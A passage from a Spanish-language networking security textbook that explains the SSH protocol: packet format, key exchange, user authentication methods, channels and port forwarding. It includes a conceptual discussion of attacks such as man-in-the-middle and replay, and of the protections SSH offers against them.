
2. Comprender las funciones de seguridad que pueden proporcionar los sistemas de correo electrónico seguro y los mecanismos para alcanzarlas.

3. Identificar el estándar S/MIME como aplicación de la especificación MIME al correo seguro, y conocer el uso que se hace del estándar PKCS #7 y de los certificados digitales X.509.

4. Conocer el método de representación de información segura en PGP y el modelo de confianza mutua del sistema PGP.

1. El protocolo SSH

SSH es una aplicación diseñada para substituir determinadas herramientas de acceso remoto usadas tradicionalmente en los sistemas Unix, como `rsh` (*Remote Shell*), `rlogin` (*Remote Login*) o `rcp` (*Remote Copy*), por nuevas versiones con servicios de seguridad.

El nombre de esta aplicación, SSH, es la abreviatura de *Secure Shell*, que viene a significar "versión segura del programa *Remote Shell*".

La aplicación define un protocolo propio para la transmisión segura de los datos, el **protocolo SSH**. Este protocolo se sitúa directamente por debajo de la capa de transporte, (concretamente del transporte TCP) y, como veremos en este apartado, proporciona servicios análogos a los del protocolo SSL/TLS. Aparte de establecer conexiones seguras, el protocolo SSH también ofrece otras funcionalidades como, por ejemplo, la redirección de puertos TCP o la comunicación entre clientes y servidores de ventanas X, a través de una conexión SSH.

El autor de la primera implementación del SSH, Tatu Ylönen, de la Universidad Tecnológica de Helsinki, publicó el año 1995 la especificación de la versión 1 del protocolo. Desde entonces se ha trabajado en la especificación de una nueva versión del protocolo, la 2.0, actualmente en fase de borrador a la espera de su publicación oficial como RFC. Aunque la funcionalidad que proporciona es básicamente la misma, la nueva versión incorpora muchas mejoras y es sustancialmente distinta de la anterior. La versión antigua y la nueva del protocolo se referencian habitualmente referenciadas como SSH1 y SSH2, respectivamente. En este apartado nos centraremos sobre todo en el protocolo SSH2.

1.1. Características del protocolo SSH

SSH proporciona servicios de seguridad equivalentes a los del protocolo SSL/TLS.

Confidencialidad. SSH sirve para comunicar datos, que habitualemente son la entrada de una aplicación remota y la salida que genera, o bien la información que se transmite por un puerto redirigido, y la confidencialidad de estos

datos se garantiza mediante el cifrado.

Como en el caso del protocolo SSL/TLS, en SSH se aplica un cifrado simétrico a los datos y, por lo tanto, será necesario realizar previamente un intercambio seguro de claves entre cliente y servidor. Una diferencia respecto a SSL/TLS es que en SSH2 se pueden utilizar algoritmos de cifrado distintos en los dos sentidos de la comunicación.

Un servicio adicional que proporciona SSH es la confidencialidad de la identidad del usuario. Mientras que en SSL 3.0 y TLS 1.0, si se opta por autenticar al cliente, éste tiene que enviar su certificado en claro, en SSH (y también en SSL 2.0) la autenticación del usuario se realiza cuando los paquetes ya se mandan cifrados.

Por otro lado, SSH2 también permite ocultar ciertas características del tráfico como, por ejemplo, la longitud real de los paquetes.

Autenticación de entidad. El protocolo SSH proporciona mecanismos para autenticar tanto el ordenador servidor como el usuario que se quiere conectar. La autenticación del servidor suele realizarse conjuntamente con el intercambio de claves. En SSH2 el método de intercambio de claves se negocia entre el cliente y el servidor, aunque actualmente sólo hay uno definido, basado en el algoritmo de Diffie-Hellman.

Para autenticar al usuario existen distintos métodos; dependiendo de cuál se utilice, puede ser necesaria también la autenticación del ordenador cliente, mientras que otros métodos permiten que el usuario debidamente autenticado acceda al servidor desde cualquier ordenador cliente.

Autenticación de mensaje. Igual que en SSL/TLS, en SSH2 la autenticidad de los datos se garantiza añadiendo a cada paquete un código MAC calculado con una clave secreta. También existe la posibilidad de utilizar algoritmos MAC distintos en cada sentido de la comunicación.

Igual que SSL/TLS, SSH también está diseñado con los siguientes criterios adicionales:

Eficiencia. SSH contempla la compresión de los datos intercambiados para reducir la longitud de los paquetes. SSH2 permite negociar el algoritmo que se utilizará en cada sentido de la comunicación, aunque solamente existe uno definido en la especificación del protocolo. Este algoritmo es compatible con el que utilizan programas como `gzip` (RFC 1950–1952).

A diferencia de SSL/TLS, en SSH no está prevista la reutilización de claves de sesiones anteriores: en cada nueva conexión se vuelven a calcular las claves. Esto es así porque SSH está pensado para conexiones que tienen una duración más o menos larga, como suelen ser las sesiones de trabajo interactivas con un ordenador remoto, y no para las conexiones cortas pero consecutivas, que son más típicas del protocolo de aplicación HTTP (que es el que inicialmente se quería proteger con SSL). De todas formas, SSH2 define mecanismos para

intentar acortar el proceso de negociación.

Extensibilidad. En SSH2 también se negocian los algoritmos de cifrado, de autenticación de usuario, de MAC, de compresión y de intercambio de claves. Cada algoritmo se identifica con una cadena de caracteres que representa su nombre. Los nombres pueden corresponder a algoritmos oficialmente registrados, o bien a algoritmos propuestos experimentalmente o definidos localmente.

Algoritmos no oficiales

Los nombres de los algoritmos no oficiales deben de ser de la forma "*nombre*`@`*dominio*", donde *dominio* es un dominio DNS controlado por la organitzación que define el algoritmo (por ejemplo "`cifrado-fuerte@uoc.edu`").


Adaptación de SSH a idiomas locales

Por otro lado, SSH2 facilita la adaptación de las implementaciones a los idiomas locales. Donde el protocolo prevé la transmisión de un mensaje de error o informativo que pueda ser mostrado al usuario humano, se incluye una etiqueta que identifica el idioma del mensaje, de acuerdo con el RFC 1766.

Tanto estos mensajes como los nombres de usuario se representan con el juego de caracteres universal ISO/IEC 10646 mediante la codificación UTF-8, de acuerdo con el RFC 2279 (el código ASCII es un subconjunto porque en UTF-8 los caracteres con código menor a 128 se representan con un solo byte, de valor igual al código).

1.2. La capa de transporte SSH

De la misma forma que en SSL/TLS se distinguen dos subcapas en el nivel de transporte seguro, en SSH también se puede considerar una división en dos subniveles. Además, en SSH2 el nivel superior está estructurado en tres protocolos, uno por encima del otro, como muestra la siguiente figura:



En el nivel inferior de la capa SSH se situa el **protocolo de paquetes SSH**. Los tres protocolos existentes por encima de éste son:

- El **protocolo de capa de transporte**, que se encarga del intercambio de claves.
- El **protocolo de autentificación de usuario**.
- El **protocolo de gestión de las conexiones**.

1.2.1. El protocolo de paquetes SSH

El protocolo de paquetes SSH se encarga de construir e intercambiar las unidades del protocolo, que son los **paquetes SSH**.


En el momento de enviar datos, a los mensajes de los niveles superiores se las

aplica (por este orden):

- La compresión.
- El código de autenticación MAC.
- El cifrado.

En la recepción, a cada paquete se le aplica el procesamiento inverso (descifrado, verificación de autenticidad y descompresión).

El formato de los paquetes SSH2 es el siguiente:



Los campos existentes en un paquete SSH2 son los siguientes:

- El primero es la longitud del resto del paquete, excluido el MAC (por lo tanto, es igual a $1 + L_m + L_p$).
- El segundo campo indica cuántos bytes de *padding* existen. Este número de bytes debe ser tal que la longitud total del paquete, excluido el MAC, sea múltiple de 8 (o de la longitud de bloque en los cifrados de bloque, si es más grande que 8).
- El tercer campo es el contenido del mensaje, comprimido si se da el caso. El primer byte del contenido siempre indica de qué tipo de mensaje se trata, y la estructura del resto de bytes depende del tipo.
- El cuarto campo son los bytes aleatorios de *padding*. Siempre están presentes, incluso cuando el cifrado utilizado sea en flujo, y su longitud tiene que ser como mínimo igual a 4. Por lo tanto, la longitud mínima de un paquete, sin contar el MAC, es de 16 bytes.
- El quinto campo es el código de autentificación MAC, obtenido mediante la técnica HMAC a partir de una clave secreta, un número de secuencia implícito de 32 bits y el valor de los otros cuatro campos del paquete. La longitud del MAC depende del algoritmo acordado, y puede ser 0 si se utiliza el algoritmo nulo.

Bytes de *padding*

Los bytes de *padding* aseguran que la longitud de los datos que hay que cifrar sea la adecuada para los cifrados de bloque.

Cuando se cifran los paquetes, se aplica el cifrado a todos los campos excepto el del MAC, pero incluyendo la longitud. Eso significa que el receptor tiene

que descifrar los 8 primeros bytes de cada paquete para conocer la longitud total de la parte cifrada.

1.2.2. El protocolo de capa de transporte SSH

El protocolo de capa de transporte se encarga del establecimiento de la conexión de transporte, de la autentificación del servidor y intercambio de claves, y de las peticiones de servicio de los demás protocolos.

El cliente se conecta al servidor mediante el protocolo TCP. El servidor debe estar escuchando peticiones de conexión en el puerto asignado al servicio SSH, que es el 22.

El primer paso, una vez establecida la conexión, es negociar la versión del protocolo SSH que se utilizará. Tanto el cliente como el servidor envían una línea que contiene el texto "`SSH-x.y-implementación`", donde *`x.y`* es el número de versión del protocolo (por ejemplo, `2.0`) e *`implementación`* es una cadena identificativa del software del cliente o servidor. Si los números de versión no concuerdan, el servidor decide si puede continuar o no: si no puede, simplemente cierra la conexión. Antes de esta línea de texto, el servidor también puede enviar otras con mensajes informativos, mientras no empiecen con "`SSH-`".

Compatibilidad con la versión 1

En SSH2 se define un modo de compatibilidad con SSH1, en el cual el servidor identifica su versión con el número 1.99: los clientes SSH2 deben considerar este número equivalente a 2.0, mientras que los clientes SSH1 responderán con su número de versión real.

Cuando se han puesto de acuerdo en la versión, cliente y servidor pasan a intercambiar mensajes con el protocolo de paquetes SSH visto anteriormente, inicialmente sin cifrar y sin MAC. Para ahorrar tiempo, el primer paquete SSH se puede enviar juntamente con la línea que indica la versión, sin esperar a recibir la línea de la otra parte. Si las versiones coinciden, el protocolo continúa normalmente; si no, puede ser necesario reiniciarlo.

En primer lugar, se procede al intercambio de claves. En SSH2 cada parte envía un mensaje `KEXINIT` que contiene una cadena de 16 bytes aleatorios llamada *cookie*, y las listas de algoritmos soportados por orden de preferencia: algoritmos de intercambio de claves y, para cada sentido de la comunicación, algoritmos de cifrado simétrico, de MAC y de compresión. También se incluye una lista de idiomas soportados por los mensajes informativos. Para cada tipo de algoritmo, se escoge el primero de la lista del cliente que esté también en la lista del servidor.

Algoritmos previstos en SSH2

Los algoritmos criptográficos que contempla SSH2 son los siguientes:

- Para el intercambio de claves: Diffie-Hellman.
- Para el cifrado: RC4, Triple DES, Blowfish, Twofish, IDEA y CAST-128.

- Para el MAC: HMAC-SHA1 y HMAC-MD5 (con todos los bytes o sólo con los 12 primeros).

Los paquetes que vienen a continuación son los de intercambio de claves, y dependen del algoritmo escogido (aunque SSH2 sólo prevé el algoritmo de Diffie-Hellman).

Se puede suponer que la mayoría de implementaciones tendrán un mismo algoritmo preferido de cada tipo. De este modo, para reducir el tiempo de respuesta se puede enviar el primer mensaje de intercambio de claves después del `KEXINIT` sin esperar el de la otra parte, utilizando estos algoritmos preferidos. Si la suposición resulta acertada, el intercambio de claves continúa normalmente, y si no, los paquetes enviados anticipadamente se ignoran y se vuelven a enviar con los algoritmos correctos.

Sea cual sea el algoritmo, como resultado del intercambio de claves se obtiene un secreto compartido y un identificador de sesión. Con el algoritmo Diffie-Hellman, este identificador es el *hash* de una cadena formada, entre otras, por las *cookies* del cliente y el servidor. Las claves de cifrado y de MAC y los vectores de inicialización se calculan aplicando funciones *hash* de varias formas a distintas combinaciones del secreto compartido y del identificador de sesión.

Para finalizar el intercambio de claves cada parte envía un mensaje `NEWKEYS`, que indica que el siguiente paquete será el primero que utilizará los nuevos algoritmos y claves.

Todo este proceso se puede repetir cuando sea necesario para regenerar las claves. La especificación SSH2 recomienda hacerlo después de cada gigabyte transferido o de cada hora de tiempo de conexión.

Si se produce algún error en el intercambio de claves, o en cualquier otro punto del protocolo, se genera un mensaje `DISCONNECT`, que puede contener un texto explicativo del error, y se cierra la conexión.

Otros mensajes que se pueden intercambiar en cualquier momento son:

- `IGNORE`: su contenido debe ser ignorado, pero se puede usar para contrarrestar el análisis de flujo de tráfico.
- `DEBUG`: sirven para enviar mensajes informativos.
- `UNIMPLEMENTED`: se envían en respuesta a mensajes de tipo desconocido.

En SSH2, después de finalizado el intercambio de claves el cliente envía un mensaje `SERVICE_REQUEST` para solicitar un servicio, que puede ser au-

tenticación de usuario, o bien acceso directo al protocolo de conexión si no es necesaria autenticación. El servidor responde con `SERVICE_ACCEPT` si permite el acceso al servicio solicitado, o con `DISCONNECT` en caso contrario.

1.2.3. El protocolo de autenticación de usuario

En SSH se contemplan distintos métodos de autenticación de usuario:

1) **Autenticación nula.** El servidor permite que el usuario acceda directamente, sin ninguna comprobación, al servicio solicitado. Un ejemplo sería el acceso a un servicio anónimo.
2) **Autenticación basada en listas de acceso.** A partir de la dirección del sistema cliente y el nombre del usuario de este sistema que solicita el acceso, el servidor consulta una lista para determinar si el usuario está autorizado a acceder al servicio. Ésta es la misma autenticación que utiliza el programa `rsh` de Unix, en el cual el servidor consulta los ficheros `.rhosts` y `/etc/hosts.equiv`. Dada su vulnerabilidad a ataques de falsificación de dirección IP, este método sólo se puede utilizar en SSH1: SSH2 no lo soporta.
3) **Autenticación basada en listas de acceso con autenticación de cliente.** Es igual que el anterior, pero el servidor verifica que el sistema cliente sea efectivamente quien dice ser, para evitar los ataques de falsificación de dirección.
4) **Autenticación basada en contraseña.** El servidor permite el acceso si el usuario da una contraseña correcta. Éste es el método que sigue normalmente el proceso `login` en los sistemas Unix.
5) **Autenticación basada en clave pública.** En lugar de dar una contraseña, el usuario se autentica demostrando que posee la clave privada correspondiente a una clave pública reconocida por el servidor.

En SSH2 el cliente va mandando mensajes `USERAUTH_REQUEST`, que incluyen el nombre de usuario (se puede ir cambiando de un mensaje a otro), el método de autenticación solicitado, y el servicio al que se quiere acceder. Si el servidor permite el acceso responderá con un mensaje `USERAUTH_SUCCESS`; si no, enviará un mensaje `USERAUTH_FAILURE`, que contiene la lista de métodos de autenticación que se pueden continuar intentando, o bien cerrará la conexión si ya se han producido demasiados intentos o ha pasado demasiado tiempo. El servidor puede enviar opcionalmente un mensaje informativo `USERAUTH_BANNER` antes de la autenticación.

Mensaje `USERAUTH_BANNER`

El mensaje `USERAUTH_BANNER` puede incluir, por ejemplo, texto identificativo del sistema servidor, avisos sobre restricciones de uso, etc. Éste es el tipo de información que normalmente muestran los sistemas Unix antes del *prompt* para introducir el nombre de usuario, y suele estar en el fichero `/etc/issue`.

Los mensajes de solicitud de autenticación contienen la siguiente información según el método:

1) Para la autenticación nula no se precisa ninguna información adicional.

2) En la autenticación basada en listas de acceso (solamente aplicable a SSH1) es necesario dar el nombre del usuario en el sistema cliente. La dirección de este sistema se supone disponible por medio de los protocolos subyacentes (TCP/IP).

3) Cuando se utilizan listas de acceso con autenticación de cliente, en SSH2 el cliente envía su nombre DNS completo, el nombre del usuario local, la clave pública del sistema cliente (y certificados, si tiene), la firma de una cadena de bytes que incluye el identificador de sesión, y el algoritmo con el que se ha generado esta firma. El servidor debe validar la clave pública y la firma para completar la autenticación.

4) En la autenticación con contraseña sólo es preciso enviar directamente la contraseña. Por motivos obvios, este método no debería estar permitido si el protocolo de la subcapa de transporte SSH utiliza el algoritmo de cifrado nulo.

5) La autenticación basada en clave pública es parecida a la de listas de acceso con autenticación de cliente. En SSH2 el cliente debe enviar un mensaje que contenga la clave pública del usuario (y los certificados, si tiene), el algoritmo que corresponde a esta clave y una firma en la cual interviene el identificador de sesión. El servidor dará por buena la autenticación si verifica correctamente la clave y la firma.

   Opcionalmente, para evitar cálculos e interacciones innecesarias con el usuario, el cliente puede enviar antes un mensaje con la misma información pero sin la firma, para que el servidor responda si la clave pública que se le ofrece es aceptable.

Contraseña caducada

SSH2 prevé el caso de que la contraseña del usuario en el sistema servidor esté caducada y sea necesario cambiarla antes de continuar. El cambio no se debería permitir si no se está utilizando ningún MAC (algoritmo nulo), porque un atacante podría modificar el mensaje que contiene la nueva contraseña.


Cuando el proceso de autenticación se haya completado satisfactoriamente, en SSH2 se pasa al servicio que el cliente haya solicitado en su último mensaje `USERAUTH_REQUEST` (el que ha dado lugar a la autenticación correcta). Actualmente sólo existe un servicio definido, que es el de conexión.

1.2.4. El protocolo de conexión

El protocolo de conexión gestiona las sesiones interactivas para la ejecución remota de comandos, mandando los datos de entrada de cliente a servidor y los de salida en sentido inverso. También se encarga de la redirección de puertos TCP.

Como muestra la siguiente figura, con la redirección TCP es posible lograr que las conexiones que se realicen a un determinado puerto P_C del cliente sean redirigidas a un puerto P_B de un ordenador B desde el servidor, o que las conexiones que se realicen a un determinado puerto P_S del servidor sean redirigidas a un puerto P_D de un ordenador D desde el cliente. De esta forma la

conexión SSH se puede utilizar, por ejemplo, como túnel de otras conexiones a través de un cortafuegos que esté situado entre el cliente y el servidor SSH.



Además, SSH contempla la posibilidad de utilizar lo que se conoce como **agente de autenticación**. Este agente es un proceso que permite automatizar la autenticación del usuario basada en claves públicas cuando es necesario realizarla desde un ordenador remoto. Por ejemplo, supongamos la situación de la siguiente figura:

El usuario del ordenador A utiliza un cliente SSH para conectarse al ordenador B y trabajar con una sesión interactiva. El ordenador A puede ser, por ejemplo, un PC portátil en el que el usuario tiene guardada su clave privada y del que no desea que salga nunca esta calve. Entonces resulta que necesita establecer una conexión SSH (por ejemplo, otra sesión interactiva) desde el ordenador B al ordenador C, y se tiene que autenticar con su clave personal.

El cliente del ordenador B, en lugar de realizar directamente la autenticación, para lo que necesitaría la clave privada del usuario, pide al agente del ordenador A que firme el mensaje adecuado para demostrar que posee la clave privada. Este esquema también se puede utilizar localmente por parte de los clientes del mismo ordenador A.

Cada sesión interactiva, conexión TCP redirigida o conexión a un agente es un **canal**. Pueden existir distintos canales abiertos en una misma conexión SSH, cada uno identificado con un número en cada extremo (los números asignados a un canal en el cliente y en el servidor pueden ser diferentes).

SSH2 prevé catorce tipos de mensajes que se pueden enviar durante la fase de conexión. Éstas son algunas de las funciones que permiten realizar los mensajes:

Abrir un canal. Se pueden abrir canales de distintos tipos: sesión interactiva, canal de ventanas X, conexión TCP redirigida o conexión con un agente de autenticación.

Configurar parámetros del canal. Antes de empezar una sesión interactiva el cliente puede especificar si necesita que se le asigne un pseudoterminal en el servidor, como hace el programa `rlogin` de Unix (en cambio, el programa `rsh` no lo necesita) y, si es así, con qué parámetros (tipo de terminal, dimensiones, caracteres de control, etc.). Existen otros mensajes para indicar si se quiere conexión con el agente de autenticación o redirección de conexiones de ventanas X.


Empezar sesión interactiva. Una vez configurados los parámetros necesarios, el cliente puede dar el nombre de un comando que se deba ejecutar en el servidor (como en `rsh`), o bien indicar qué quiere ejecutar un intérprete de comandos (como en `rlogin`). Además de un proceso remoto, en SSH2 también existe la posibilidad de iniciar un "subsistema", como puede ser, por ejemplo, una transferencia de ficheros.

Enviar datos. En SSH2 existen dos tipos de mensaje con este fin: uno para enviar datos normales en cualquier sentido y para cualquier canal (incluyendo las sesiones interactivas), y otro para enviar datos especiales (por ejemplo, los de la salida de error `stderr`). Además de los datos de la sesión, el cliente también puede enviar un mensaje para indicar que ha recibido una señal o que se ha producido un cambio en las dimensiones del terminal.

Cerrar canal. Cuando termina la ejecución normal del proceso o intérprete de comandos, el servidor envía un mensaje indicando el código de salida (el valor numérico que devuelve el proceso). Si ha terminado a causa de una señal, en SSH2 envía un mensaje con el número de señal. Existen otros mensajes que sirven para indicar que ya no hay más datos de entrada, para solicitar el cierre de un canal desde un extremo, y para confirmar el cierre desde el otro extremo.

Otras operaciones. (no asociadas a un canal abierto). El cliente puede pedir que las conexiones que lleguen a un determinado puerto TCP del servidor le sean redirigidas, para poderlas reenviar a otra dirección.

La siguiente figura resume el intercambio de mensajes en SSH2.



1.3. Ataques contra el protocolo SSH

Muchas de las consideraciones sobre la protección que proporciona SSL/TLS son aplicables también al protocolo SSH. Este protocolo está diseñado para que un atacante no pueda leer el contenido de los mensajes ni alterarlos, y tampoco cambiar la secuencia de los mismos.

La confidencialidad queda garantizada con el método de intercambio de claves basado en criptografía de clave pública, que protege contra los ataques "del hombre a medio camino" que hemos visto en el apartado sobre SSL/TLS. Además, este método permite que el cliente se asegure de que se está conectando al servidor auténtico. Para comprobar que la clave pública que envía el servidor es realmente la suya, se pueden usar certificados, o bien una base de datos local del cliente en la que estén guardadas las claves de los servidores reconocidos. Y para autenticar al usuario mediante una clave pública (la suya o la del cliente desde el cual se conecta, dependiendo del método de autenticación), también existen las dos opciones: certificados o una base de datos de claves en el servidor.

Mejoras en SSH2

El protocolo SSH1 era vulnerable a ataques de repetición, eliminación o reordenación de paquetes porque no utilizaba números de secuencia, y también al reenvío de paquetes en sentido contrario si se utilizaba una sola clave de cifrado para ambos sentidos. Estos problemas ya no están presentes en SSH2.

Si no se usan certificados, el protocolo contempla la posibilidad (aunque no se recomienda) de dar por buena la clave pública de un servidor la primera vez que se establezca una conexión, sin necesidad de ninguna comunicación previa. Esto no es apropiado en un entorno donde la seguridad sea crítica, porque representa una vulnerabilidad a ataques "de hombre a medio camino". En otros entornos, y mientras no se disponga de una infraestructura de claves ampliamente extendida, aceptar directamente claves recibidas por primera vez puede suponer un equilibrio entre comodidad de uso y seguridad.

Una característica interesante añadida a SSH2 es que las longitudes de los paquetes se envían cifradas. Un atacante que vea los datos intercambiados como un flujo de bytes no puede saber dónde empieza y dónde acaba cada paquete SSH2 (si tiene acceso al nivel de paquetes TCP puede intentar hacer deducciones, pero sin una certeza absoluta). Esto, juntamente con la posibilidad de incluir *padding* arbitrario (hasta 255 bytes) y enviar mensajes `IGNORE`, puede servir para ocultar las características del tráfico y dificultar los ataques con texto claro conocido.

Por otra parte, merece la pena señalar que los métodos de autenticación de usuario mediante listas de acceso se basan en la confianza del servidor en el administrador del sistema cliente (del mismo modo que los protocolos `rsh` y `rlogin`):

- Cuando no se autentica el sistema cliente (posibilidad contemplada solamente en SSH1), el servidor sólo tiene que aceptar conexiones que provengan de un puerto TCP privilegiado (menor que 1.024) para que a un usuario cualquiera no le sea fácil enviar paquetes suplantando la identidad de otro.
- Cuando hay autenticación del sistema cliente, el servidor confía que los usuarios no tendrán acceso a la clave privada de este sistema, porque si no podrían utilizarla para generar mensajes de autenticación con la identidad de otro usuario.

Finalmente, igual que pasa con SSL/TLS, el protocolo SSH está diseñado para ofrecer determinadas protecciones, pero el nivel de seguridad que proporcione

en cada caso vendrá dado por las implementaciones y por el uso que se haga del mismo. Se recomienda que se puedan deshabilitar o restringir las características (métodos de autenticación de usuario, redirección de puertos TCP, etc.) que en un determinado entorno impliquen alguna vulnerabilidad o posibilidad de abuso.

1.4. Aplicaciones que utilizan el protocolo SSH

Dado que el objetivo principal de SSH es permitir la ejecución remota de procesos al estilo de los programas `rsh` y `rlogin`, se pueden implementar, y de hecho se han implementado, otros programas (por ejemplo `ssh` y `slogin`) que hagan lo mismo, pero utilizando el protocolo SSH.

